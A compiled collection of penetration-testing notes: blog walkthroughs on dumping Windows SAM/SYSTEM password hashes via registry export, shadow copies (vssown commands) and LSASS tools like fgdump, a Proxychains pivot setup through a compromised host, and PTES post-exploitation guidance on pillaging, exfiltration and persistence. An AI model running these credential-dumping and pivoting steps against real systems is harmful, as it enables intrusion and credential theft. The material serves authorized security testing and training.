- Open up `Computer\HKEY_LOCAL_MACHINE` and right-click the `SAM` section and select `Export`.
- Change the `Save as type` setting to `Registry Hive Files` and save as `SAM`.
- Same steps with `SYSTEM` hive.

Lastly, you can also get the `SAM` and `SYSTEM` files from **`C:\Windows\repair\`**. Although this directory contains outdated copies of the original `C:\Windows\System32\config\` files so it might not reflect the current users' credentials.

Volume Shadow Copies technique

This technique is fairly recent and was first illustrated by Tim Tomes. It consists of abusing the Volume Shadow Copies functionality in modern Windows operating systems to access locked system files like `C:\Windows\System32\config`'s `SAM` and `SYSTEM` and others.

You can use the Volume Shadow Copy Management command line interface, **vssown**, to leverage this technique as follows.

List shadow copies:

```
C:\>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
SHADOW COPIES
```

```
=============
```

As expected, no shadow copies initially.

Verify the status of the Volume Shadow Service (VSS):

```
C:\>cscript vssown.vbs /status
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
[*] Stopped
C:\>cscript vssown.vbs /mode
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
[*] VSS service set to 'Manual' start mode.
```

In this case, once we are done, we need to restore it to the initial state (`Stopped`).

Create a new shadow copy:

```
C:\>cscript vssown.vbs /create
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
[*] Attempting to create a shadow copy.
```

Verify that the shadow copy has been created:

```
C:\>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
SHADOW COPIES
=============
[*] ID:                 {D79A4E73-CCAB-4151-B726-55F6C5C3A853}
[*] Client accessible:  True
[*] Count:              1
[*] Device object:      \\?\GLOBALROOT\Device
\HarddiskVolumeShadowCopy1
[*] Differnetial:       True
[*] Exposed locally:    False
[*] Exposed name:
[*] Exposed remotely:   False
[*] Hardware assisted:  False
[*] Imported:           False
[*] No auto release:    True
[*] Not surfaced:       False
[*] No writers:         True
[*] Originating machine: LAPTOP
[*] Persistent:         True
[*] Plex:               False
[*] Provider ID:        {B5946137-7B9F-4925-AF80-51ABD60B20D5}
[*] Service machine:    LAPTOP
[*] Set ID:             {018D7854-5A28-42AE-8B10-99138C37112F}
[*] State:              12
[*] Transportable:      False
[*] Volume name:        \\?
\Volume{46f5ef63-8cca-11e0-88ac-806e6f6e6963}\
```

You need to take note of the `Device object` value for the next step and the `ID` for the cleanup step.

Pull the following files from a shadow copy:

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows
\System32\config\SYSTEM .C:\>copy \\?\GLOBALROOT\Device
\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM .
```

You have just copied over `SAM` and `SYSTEM` files from the shadow copy to the `C:\` root folder.

Cleanup:

```
C:\>cscript vssown.vbs /delete {D79A4E73-CCAB-4151-B726-55F6C5C3A853}
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
[*] Attempting to delete shadow copy with ID: {D79A4E73-CCAB-4151-
B726-55F6C5C3A853}
```


Eventually, restore to original `Stop` status:

```
C:\>cscript vssown.vbs /stop
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.
[*] Signal sent to stop the VSS service.
```

In-memory technique

The concept behind in-memory dump of SAM hashes it to inject a DLL into the LSASS system process or, generally speaking, parsing the memory for specific patterns and inspect these memory pages' content. The former action can lead to a Blue Screen of Death (BSoD) condition following a crash of the LSASS process therefore this action is not recommended on production environments: prefer registry hive copy (regback.exe and reg.exe/regedit.exe) and Volume Shadow Copies techniques instead. Nevertheless, in some specific instances, the in-memory technique is required. The most widely known standalone tool to dump SAM hashes is probably **fgdump**, the successor of **pwdump6**, both tools developed by the foofus team. The main advantage of fgdump over pwdump6 is that it works on Windows Vista and later versions. Although, I have seen them both failing under some circumstances. More reliable tools include **pwdump7**from Andres Tarasco and the **gsecdump** from TrueSec. Both work on 32-bit and 64-bit systems across all versions of Windows. Although, the former cannot successfully dump users' password hashes on domain controllers as it reads the SAM hashes from the registry rather than injecting into LSASS process. Despite not working on 64-bit systems, another popular and reliable tool is **PWDumpX** by Reed Arvin.

The following screen-shot shows the dump of SAM users with gsecdump on a Windows Server 2003 SP2 32-bit:



Dump of local users with gsecdump by code injection into the LSASS process

The Metasploit Framework also has its own **post-exploitation modules**, Meterpreter **built-in command** and dated Meterpreter **script** to dump the SAM hashes. Details on how these pieces of code work within the framework and which techniques they implement can be found on these blog posts by HD Moore.

Needless to say that there are more options and knowledge of which one to use within the target environment is important. In order to facilitate this task, I have listed the relevant tools, their capabilities, where they do work and, most importantly, where they are known to fail on **this spread-sheet**.

Updates on January 4, 2012

- David Maloney has committed recently to the Metasploit Framework post modules to manage Volume Shadow Copy.
- TrueSec has recently updated gsecdump to v**2.0b5**. This version works reliably across all Windows versions on both 32-bit and 64-bit architecture.


From <http://hackingandsecurity.blogspot.com/2016/07/dump-windows-password-hashes.html>

Dumping Hashes with FGDump

Saturday, January 5, 2019 6:14 AM

fgdump and is available here. The are other tools called PWDump which achieve the same result but I really like fgdump so I use it for all my hash dumping needs. My target is going to be a Windows 2003 server, but this will work on XP, Vista and Windows 7.


The tool can just be run on the local machine with no arguments at all and will dump the hash's to a log file:



Now this is pretty easy but what if you do not have physical access to the server?

We can use fgdump remotely which is the way I generally use it.

Lets run a quick scan of our target and make sure its up with the proper ports open for the connection:




Ok so we see if our server target is up.


I use a great many command line windows tool so I try to keep them all in the C:/tools directory and add it to the path. I also like to have my cygwin binaries in the path so I can have UNIX like commands in my windows terminal. Check this article if you are interested in doing that.

So lets run our tool. Its pretty much the same we just need to add a few arguments:

1. **-h the ip of the host**
2. **-u the username**
3. **-p the password**



Once we hit enter and execute the fgdump.exe it will notify us if the command completed successfully or not:




As you can see we had a successful dump. This will be saved in a log file in pwdump format on the machine we ran the tool from.

Lets see what that looks like:

Now this is the part where most people get confused. Windows actually uses two kinds of hashing algorithms. The first is called LM which is old and obsolete and is actually turned of by default in Windows Vista and Windows 7. The second one is called NTLM which is the one we are currently interested in.

So at this point you are probably wondering what part of that gibberish is the actual NTLM hash.

Lets open it in notepad so we can get a better look:



So lets break down the fields:

Alex:1004:F5D023D8475D3F6E144E2E8ADEF09EFD:6E6212F9FAC92682C51BB68DDC4819D7:::

The fields are separated by colons. So the first field is clearly the username, the second field is the user id, the third field is the LM hash. On systems with LM disabled like Windows 7, this will be blank. The final field is the NTLM hash we are interested in. I have highlighted the correct section of the hash in the picture in order to be really clear on the subject.

Once you have the hash, just copy it to you clipboard and open up our online cracker and select a option and let Question-Defense's servers do the hard work for you:

Once your job has been completed the results will be emailed to you. And not one ounce of CPU power on your local machine used. We also offer special rates for companies who are interested in auditing large lists of passwords to make sure their users are practicing secure password policies.

From <http://hackingandsecurity.blogspot.com/2016/06/dumping-ntlm-hashs-from-windows-with.html>

Proxychains

Saturday, January 5, 2019 6:59 AM

Proxychains with Windows machine
This document is walkthrough of how you go about setting up Proxychains via Windows box. This setup will eliminate the need to install your attacking tools on the remote Windows machine, instead you'll use your attacking machine (Kali Linux) tools locally and proxy all of your traffic via the Windows machine (pivot box). The following is step-by step guide:
- Check if compromised Windows machine (pivot box) have SSH server up and running, if not go ahead and install Bitvise SSH Server (use default settings).
- Start Bitvise SSH Server service.
- Make sure you can SSH to that Windows box (In some cases you'd have to setup port forwarding).
@ihack4falafel 2
- Setup SSH Dynamic on attacking machine that will listen on local port and forward traffic to the remote Windows box.
ssh -D <local_port> <remote_username>@<remote_IP>
- Setup Proxychains "/etc/proxychains.conf" on attacking machine to use local port from previous SSH Dynamic command.
[ProxyList] # add proxy here ... # meanwhile # defaults set to "tor" socks4 127.0.0.1 <local_port>
- Now use can use Proxychains to run commands on Kali Linux that will automatically go through Windows box (pivot box). Here's couple of examples
proxychains nmap -p- -A -r -n --open -sT -Pn <IP_address>
proxychains nikto -h http://<IP_address>/
Proxychains dirb http://<IP_address>/ /usr/share/wordlists/dirb/big.txt

More Information

Saturday, January 5, 2019 1:53 AM

Infrastructure Analysis
7.3.1 Network Configuration
The network configuration of a compromised machine can be used to identify additional subnets, network routers,
critical servers, name servers and relationships between machine. This information can be used to identify additional
targets to further penetrate the client's network.
Interfaces
Identify all of the network interfaces on the machine along with their IP addresses, subnet masks, and gateways. By
identifying the interfaces and settings, networks and services can be prioritized for targeting.
Routing
Knowledge of other subnets, filtering or addressing schemes could be leveraged to escape a segmented network,
leading to additional hosts and/or networks to probe and enumerate. This data could come from a variety of sources
on a particluar host or network including:
• Interfaces
• Routing tables, including static and dynamic routes
• ARP Tables, NetBios or other network protocols used for service and host discovery.
• For multi-homed hosts, determine if they are acting as a router.
DNS Servers
Identify all DNS servers in use, by assessing host settings. DNS servers and information could then be used to develop
and execute a plan for discovering additional hosts and services on the target network. In the case that a DNS Server
is compromised, the DNS database will provide valueable information about hosts and services that can be used to
prioritize targets for the remainder of the assessment. The modification and addition of new records could be used to
intercept the data of services depending on DNS.
7.3. Infrastructure Analysis 61
The Penetration Testing Execution Standard Documentation, Release 1.1
Cached DNS Entries
Identify high value DNS entries in the cache, which may include login pages for Intranet sites, management interfaces,
or external sites. Cached interfaces provide information of the most recent and most used host used by the compromised
host providing a view of the relations and interactions of the hosts providing information that could be used to
prioritization of targets for further penetration of the target network and infrastructure. Modification of cached entries
if permitted can be used to capture authentication credential, authentication tokens or to gain further information on
services used by the compromised hosts leading to further penetration of the target network.
Proxy Servers
Identify network and application level proxy servers. Proxy servers make good targets when in enterprise-wide use by

the client. In the case of application proxies, it may be possible to identify, modify and/or monitor the flow of traffic,
or the traffic itself. Proxy attacks are often an effective means to show impact and risk to the customer.
ARP Entries
Enumerate cached and static ARP table entries, which can reveal other hosts that interact with the compromised
machine. Static ARP entries may represent critical machines. If the scope of the assessment allows for intercepting
and modifying ARP entries, it is simple to show the possibility of disrupting, monitoring, or compromising a service
in a manner that is usually not detected or protected against.
7.3.2 Network Services
Listening Services
Identify all the network services offered by the target machine. This may lead to the discovery of services not identified
by initial scanning as well as the discovery of other machines and networks. The identification of services not shown
in scanning can also provide information on possible filtering and control systems implemented in the network and/or
host. In addition, the tester may be able to leverage these services to compromise other machines. Most operating
system include a method of identifying TCP and UDP connections made to and from the machine. By checking both
connections to and from a compromised machine it is possible to find relationships that were previously unknown. As
well as the host the service should also be considered, this may reveal services listening on non-standard ports and
indicate trust relationships such as keyless authentication for SSH.
VPN Connections
All VPN connections into and out of the target machine or network should be identified. Outbound connections
can provide paths into new systems which may have not previously been identified. Both inbound and outbound
can identify new systems and possible business relationships. VPN connections often bypass firewalls and intrusion
detection/prevention systems due to their inability to decrypt or inspect encrypted traffic. This fact makes VPNs ideal
to launch attacks through. Any new targets should be verified as in scope before launching attacks against them. The
presence of VPN client or server connections on the target host may also provide access to credentials previously not
known that could be used to target other hosts and services.
Directory Services
A targeted host running directory services may provide an opportunity to enumerate user accounts, hosts and/or services
that can be used in additional attacks or provide additional targets that may not have been previously discovered

in the vulnerability analysis phase. Additionally, the details of users found in directory services could be used for
Social Engineering and phishing campaign attacks, thus providing a possible higher success rate.
Neighbors

In todays network many services and operating systems use a number of protocols for neighbor discovery in an effort
make the access of services, troubleshooting and configuration more convenient. Protocols vary depending on the type
of target host. Networking equipment may use protocols like CDP (Cisco Discovery Protocol) and LLDP (Link Layer
Discovery Protocol) to identify systems, configurations and other details to hosts directly connected to them or present
in the same subnet. Similarly, desktop and server operating systems may use protocols like mDNS (Multicast Domain
Name Service) and NetBios to find details of hosts and services in the same subnet.

7.4 Pillaging

Pillaging refers to obtaining information (i.e. files containing personal information, credit card information, passwords,
etc.) from targeted hosts relevant to the goals defined in the pre-assessment phase. This information could be obtained
for the purpose of satisfying goals or as part of the pivoting process to gain further access to the network. The location
of this data will vary depending on the type of data, role of the host and other circumstances. Knowledge and basic
familiarity with commonly used applications, server software and middleware is very important, as most applications
store their data in many different formats and locations. Special tools may be necessary to obtain, extract or read the
targeted data from some systems.

7.4.1 Installed Programs

Startup Items

Most systems will have applications that can run at system startup or at user logon that can provide information about
the purpose of the system, software and services it interacts with. This information may reveal potential countermeasures
that could be in place that may hinder further exploitation of a target network and it’s systems (e.g. HIDS/HIPS,
Application Whitelisting, FIM). Information that should be gathered includes:

- List of the applications and their associated versions installed on the system.
- List of operating system updates applied to the system.

7.4.2 Installed Services

Services on a particular host may serve the host itself, or other hosts in the target network. It is necessary to create a
profile of each targeted host, noting the configuration of these services, their purpose, and how they may potentially
be used to achieve assessment goals or further penetrate the network.

Security Services

Security services comprise the software designed to keep an attacker out of systems, and keep data safe. These
include, but are not limited to network firewalls, host-based firewalls, IDS/IPS, HIDS/HIPS and anti-virus. Identifying
any security services on a single targeted host gives an idea of what to expect when targeting other machines in the
network. It also gives an idea of what alerts may have been triggered during the test, which can be discussed with
the client during the project debrief, and may result in updates to Security Policies, UAC, SELinux, IPSec, windows

security templates, or other security rulesets/configurations.
7.4. Pillaging 63
The Penetration Testing Execution Standard Documentation, Release 1.1
File/Printer Shares
File and print servers often contain targeted data or provide an opportunity to further penetrate the target network and
hosts. The information that should be targeted includes:
• Shares offered by File Servers - Any file shares offered by target systems should be examined. Even just the
names and comments of shares can leak important information about the names of internal applications or
projects (i.e. if only “Fred” and “Christine” have access to the “Accounting” folder, perhaps they are both
accounting employees).
• Access Control Lists and permissions for shares. - From the client side, if it is possible to connect to the share, then it should be checked to see if the connection is read/only or read/write. Remember that if a share
contains directories then different permissions may apply to different directories. From the server side both
server configuration and file/directory permissions should be examined.
• File share file and content listings
• Identify files of interest from the file share listings. Look for interesting or targeted items such as:
– Source Code
– Backups
– Installation Files
– Confidential Data (financial data in spreadsheets, bank reports in TXT/PDF, password files, etc.)
• Place trojans or autorun files - Using clever naming, or by mimicking naming conventions already in use, users
can be encouraged to execute these payloads, allowing the tester to further penetrate the network. If file server
logs can be obtained, specific users may even be targeted.
Database Servers
Databases contain a wealth of information that may be targeted in an assessment.
• Databases - A list of database names can help the assessor to determine the purpose of the database and the
types of data the database may contain. In an environment with many databases, this will help in prioritizing
targets.
• Tables - Table names and metadata, such as comments, column names and types can also help the assessor
choose targets and find targeted data.
• Table Content, row count for regulated content
• Columns - It is possible in many databases to search all column names of all tables with a single command. This
can be leveraged to find targeted data (e.g. If credit card data is targeted on an Oracle database, try executing
select * from all_tab_columns where name = ‘%CCN%’;.
• Database and Table Permissions
• Database Users, Passwords, Groups and Roles
The information hosted on databases can be also be used to show risk, achieve assessment goals, determine configuration
and function of services or to further penetrate a client network and hosts.
Directory Servers

The main goals of a directory service is to provide information to services and hosts for reference or/and authentication.
The compromise of this service can allow the control of all hosts that depend on the service and well as provide
information that could be used to further an attack. Information to look for in a directory service are:
64 Chapter 7. Post Exploitation
The Penetration Testing Execution Standard Documentation, Release 1.1
• List of objects (Users, passwords, Machines..etc)
• Connections to the system
• Identification of protocols and security level
Name Servers
Name server provide resolution to host and services depending on the types of records it servers. Enumeration of
records and controls can provide a list of targets and services to prioritize and attack to further penetrate a clients
network and hosts. The ability to modify and add records can be use to show risk of denial of services as well as aid
in the interception of traffic and information on a customer network.
Deployment Services
Identification of deployment services allows for the access and enumeration of:
• Unattended answer files
• Permission on files
• Updates included
• Applications and versions
This information can be used to further penetrate a client network and hosts. The ability to modify the repositories and
configuration of the service allows for
• Backdoor installation
• Modification of services to make them vulnerable to attack
Certificate Authority
Identification of Certificate Authority services on a compromised client host will allow for the access to
• Root CA
• Code Signing Certificates
• Encryption and Signing Certificates
Control of the service will also allow for the
• Creation of new certificates for several tasks
• Revocation of certificates
• Modification of the Certificate Revocation List
• Insertion of Root CA Certificate
The control of the services shows risk and allows for the compromise of data and services on a client's network and
hosts.
Source Code Management Server
Identification of source code management systems via by the service running on the compromised host or the client
part of the service provides the opportunity for:
• Enumerate projects - The project names can give away sensitive information on company projects.
7.4. Pillaging 65
The Penetration Testing Execution Standard Documentation, Release 1.1
• Verify access to source code files
• Modify source code files - If it is allowed in scope then modifying source code proves that an attacker could
make changes that would affect the system

• Enumerate developers - Developers details can be use for social engineering attacks as well as as inputs for
attacking other areas of the system
• Enumerate configuration
Dynamic Host Configuration Server
Identification of dynamic host configuration service or use of the service by the compromised host allows for:
• Enumeration leases given
• Enumeration configuration
• Enumeration Options
• Modification of configuration
• Consumption of all leases
The control of the service can be used to show risk of denial of service and for use in man in the middle attacks of
hosts and services on the compromised network.
Virtualization
Identification virtualization services or client software allow for:
• Enumerate Virtual Machines (name, configurations, OS)
• Enumerate passwords and digital certificates for administration systems.
• Enumerate virtualization software configuration
• Configuration of Hosts
• Show risk of denial of service with control of VM state
• Access to data hosted on VM's
• Interception of traffic of virtual hosts or services hosted on the compromised host
Messaging
Identification of services or client software for messaging provides the opportunity to
• Identify Directory Services
• Compromise of credentials
• Access to confidential information
• Identification of hosts on the network
• System and business relationships
All of this information and actions can be used to show risk and to further penetrate a client's network and hosts.

Monitoring and Management
Identification of services or client software for the purpose of monitoring and/or management may provide identification
of additional servers and services on the target network, in addition the configuration parameters gained may
provide access to other targets host and to determine what actions performed by the tester can be detected by the client.
Some services to look for:
• SNMP (Simple Network Management Protocol)
• Syslog
Some Management Services and Software to look for to gain credentials, identify host and gain access to other services
may be:
• SSH Server/Client
• Telnet Server/Client
• RDP (Remote Desktop Protocol) Client
• Terminal Server
• Virtual Environment Management Software

Backup Systems
Identification of services or client software for the purpose of backing up data provide a great opportunity to an attacker
since these system require access to the data and systems they need to backup providing an attacker:
• Enumeration of hosts and systems
• Enumeration of services
• Credentials to host and/or services
• Access to backup data
The information gained from the service can be used to show risk to the confidentiality, integrity and access tot he
system and their information. Access to the backups can also provide opportunity to introduce miss configuration,
vulnerable software or backdoors in to the clients systems.
Networking Services (RADIUS,TACACS..etc)
Identification of services or use of networking services allows for the:
• Enumeration of users
• Enumeration of hosts and systems
• Compromise of credentials
• Show risk of denial of service if alternate methods are not present
7.4.3 Sensitive Data
Key-logging
By monitoring key strokes it is possible to detect sensitive information including passwords and PII - Don't know what
the legality of this is if the user is say chatting on private IM while also using company software, anyone know? If
the company says that all data on the network can be monitored then this should be ok. If the second bullet point in
7.4. Pillaging 67
The Penetration Testing Execution Standard Documentation, Release 1.1
Protect Yourself is present and it states that use of equipment can be monitored and no personal use is permitted yes,
if policy does not cover personal user or ownership of data, no. It should be extended to cover Network also.
Screen capture
Screen capture can be use to show evidence of compromise as well as access to information that can shown on the
screen and access thru other means is not possible. Great care should be taken with the data collected thru screen
capture so as to nor show private data of employees of customers of the client.
Network traffic capture
Network traffic capture can be used depending on the controls on the network and medium used for capture can be
used to:
• Identify hosts on the network
• Intercept data
• Identify services
• Identify relations between hosts in the network
• Capture of credentials
Care should be taken to only capture traffic covered under the scope of the engagement and that the information
captured does not fall under the control of local laws like the capture of Voice Over IP calls. Information retained and
shown should be filtered so as to protect client's customer and/or employee personal and confidential

data.
Previous Audit reports
7.4.4 User Information
In this section the main focus is on the information present on the target system related to user accounts either present
on the system or that have connected remotely and have left some trace that the personnel performing the assessment
can gather and analyze for further penetration or provide the desired goal of the assessment.
On System
General information that can be gather on a compromised system are:
• History files - History files store recent commands the user has executed. Reading through these can reveal system
configuration information, important applications, data locations and other system *sensitive information.
• Encryption Keys (SSH, PGP/GPG)
• Interesting Documents (.doc/x, .xls/x , password.*) - Users often store passwords and other sensitive information
in clear text documents. These can be located in two ways, either searching through file names for interesting
words, such as password.txt, or searching through the documents themselves. Indexing services can help with
this, for example the Linux locate database.
• User specific application configuration parameters
• Individual Application History (MRU Windows only, history files..etc)
• Enumerate removable media
• Enumerate network shares / domain permission (gpresult)

Web Browsers
Information that can be gathered from web browsers that can be use to identify other hosts and systems as well as
provide information to further penetrate a client’s network and hosts are:
• Browser History
• Bookmarks
• Download History
• Credentials
• Proxies
• Plugins/Extensions
Great care should be taken that only data in scope for the engagement is capture since the information from a web
browser may contain client’s employee confidential and private data. This data should be filtered from the data returned
and report.
IM Clients
Information that can be gathered from IM Clients on a compromised system is:
• Enumerate Account Configuration (User, Password, Server, Proxy)
• Chat Logs
Great care should be taken that only data in scope for the engagement is capture since the information from a web
browser may contain client’s employee confidential and private data. This data should be filtered from the data returned
and report.
7.4.5 System Configuration

Password Policy
By enumerating the systems password policy the ability to brute force and crack passwords becomes much more
efficient, for example knowing that the minimum password length is 8 characters you can remove any word less than
8 characters from a dictionary.
Security Policies
Configured Wireless Networks and Keys
By finding the targets wireless information it becomes possible to launch physical attacks through the companies wifi
when on site. It can also allow a fake AP to be set up to lure targets to connect when away from site.
7.5 High Value/Profile Targets
High value/profile targets can be identified and further expanded from the targets identified in the pre-engagement
meetings thru the analysis of the data gathered from the compromised systems and the interactions of those systems
and the services that run on them This view of the the operation and interactions of these high value/profile targets
helps in the identification and measurement of of impact that can be gained to the business do to the data and processes
and to the overall integrity of the client's infrastructure and services.
7.5. High Value/Profile Targets 69
The Penetration Testing Execution Standard Documentation, Release 1.1
7.6 Data Exfiltration
7.6.1 Mapping of all possible exfiltration paths
from each of the areas where access has been achieved, a full exfiltration paths should be created. This includes
secondary and tertiary means of getting to the outside world (through different accessible subnetc, etc). Once the
mapping is provided, the actual exfiltration testing should be commenced.
7.6.2 Testing exfiltration paths
Per exfiltration paths mapping, data should be exfiltrated from the organization being tested. This should already
be covered in the Pre-engagement scoping and adequate infrastructure should have been setup which adheres to the
customer's acceptable engagement policy (i.e. data being exfiltrated is usually exfiltrated to a server in the full control
of the tester, and will access and ownership right to the tested organization). The exfiltration itself should simulate
real-world exfiltration strategies used by the threat actors that correspond to the Threat Modeling Standard relevant for
the organization (i.e. if criminal mostly then "standard" exfiltration using a staging area inside the network where data
is archived inside zip/7z encrypted files and then sent to FTP/HTTP servers on the Internet, if a more sophisticated
threat actor then using means that simulate such strategies and tactics used for exfiltration).
7.6.3 Measuring control strengths
When performing exfiltration testing, the main goal of the test is to see whether the current controls for detecting and
blocking sensitive information from leaving the organization actually work, as well as exercise the response teams if
anything has been detected in terms of how they react to such alerts and how are the events being investigated and

mitigated.
7.7 Persistence
• Installation of backdoor that requires authentication.
• Installation and/or modification of services to connect back to system. User and complex password should be
used as a minimum; use of certificates or cryptographic keys is preferred where possible. (SSH, ncat, RDP).
Reverse connections limited to a single IP may be used.
• Creation of alternate accounts with complex passwords.
• When possible backdoor must survive reboots.
7.8 Further Penetration Into Infrastructure
Pivoting is the action in which the tester will use his presence of on the compromised system to further enumerate and
gain access to other systems on the client's infrastructure. This action can be executed from the compromised host it
self using local resourced or tools uploaded to the compromised system.
7.8.1 From Compromised System
Actions that can be taken from a compromised system:
• Upload tools

• Use local system tools
• ARP Scan
• Ping Sweep
• DNS Enumeration of internal network
• Directory Services Enumeration
• Brute force attacks
• Enumeration and Management thru Management Protocols and compromised credentials (WinRM, WMI, SMB,
SNMP..etc)
• Abuse of compromised credentials and keys (Webpages, Databases..etc)
• Execute Remote Exploits
The action that will be executed will depend on the information needed to show specific risk and/or further penetrating
the client's network and hosts. Regular planning sessions are recommended to re-evaluate the information gather and
decide the best approach to continue the post exploitation until the set goals are meet.
7.8.2 Thru Compromised System
Actions that can be taken thru a compromised system:
• Port Forwarding
• Proxy to internal network (SSH)
• VPN to internal network
• Execute Remote Exploit
• Abuse of compromised credentials and keys (Webpages, Databases..etc)
The action that will be executed will depend on the information needed to show specific risk and/or further penetrating
the client's network and hosts. Regular planning sessions are recommended to re-evaluate the information gather and
decide the best approach to continue the post exploitation until the set goals are meet.
7.9 Cleanup
The cleanup process covers the requirements for cleaning up systems once the penetration test has been completed.
This will include all user accounts and binaries used during the test.

• Remove all executable, scripts and temporary file from a compromised system. If possible use secure delete
method for removing the files and folders.
• Return to original values system settings and application configuration parameters if they where modified during
the assessment.
• Remove all backdoors and/or rootkits installed.
• Remove any user accounts created for connecting back to compromise systems.
7.9. Cleanup 71
The Penetration Testing Execution Standard Documentation, Release 1.1
72 Chapter 7. Post Exploitation
CHAPTER 8
Reporting
8.1 Overview
This document is intended to define the base criteria for penetration testing reporting. While it is highly encouraged
to use your own customized and branded format, the following should provide a high level understanding of the items
required within a report as well as a structure for the report to provide value to the reader.
8.2 Report Structure
The report is broken down into two (2) major sections in order to communicate the objectives, methods, and results of
the testing conducted to various audiences.
8.3 The Executive Summary
This section will communicate to the reader the specific goals of the Penetration Test and the high level findings of
the testing exercise. The intended audience will be those who are in charge of the oversight and strategic vision of
the security program as well as any members of the organization which may be impacted by the identified/confirmed
threats. The executive summary should contain most if not all of the following sections:
Background:
The background section should explain to the reader the overall purpose of the test. Details on the terms identified
within the Pre Engagement section relating to risk, countermeasures, and testing goals should be present to connect
the reader to the overall test objectives and the relative results.
(Example: (CLIENT) tasked with performing an internal/external vulnerability assessment and penetration testing of
specific systems located in (logical area or physical location). These systems have been identified as (risk ranking) and
contain (data classification level) data which, if accessed inappropriately, could cause material harm to (Client). In an
effort to test (CLIENT's) ability to defend against direct and indirect attack, executed a comprehensive network vulnerability
scan, Vulnerability conformation(<-insert attack types agreed upon->) exploitation of weakened services,
client side attacks, browser side attacks (etc) The purpose of this assessment was to verify the effectiveness of the
security controls put in place by (CLIENT) to secure business-critical information. This report represents the findings
from the assessment and the associated remediation recommendations to help CLIENT strengthen its security posture.

• If objectives were changed during the course of the testing then all changes must be listed in this section of the
report. Additionally, the letter of amendment should be included in the appendix of the report and linked to from
this section.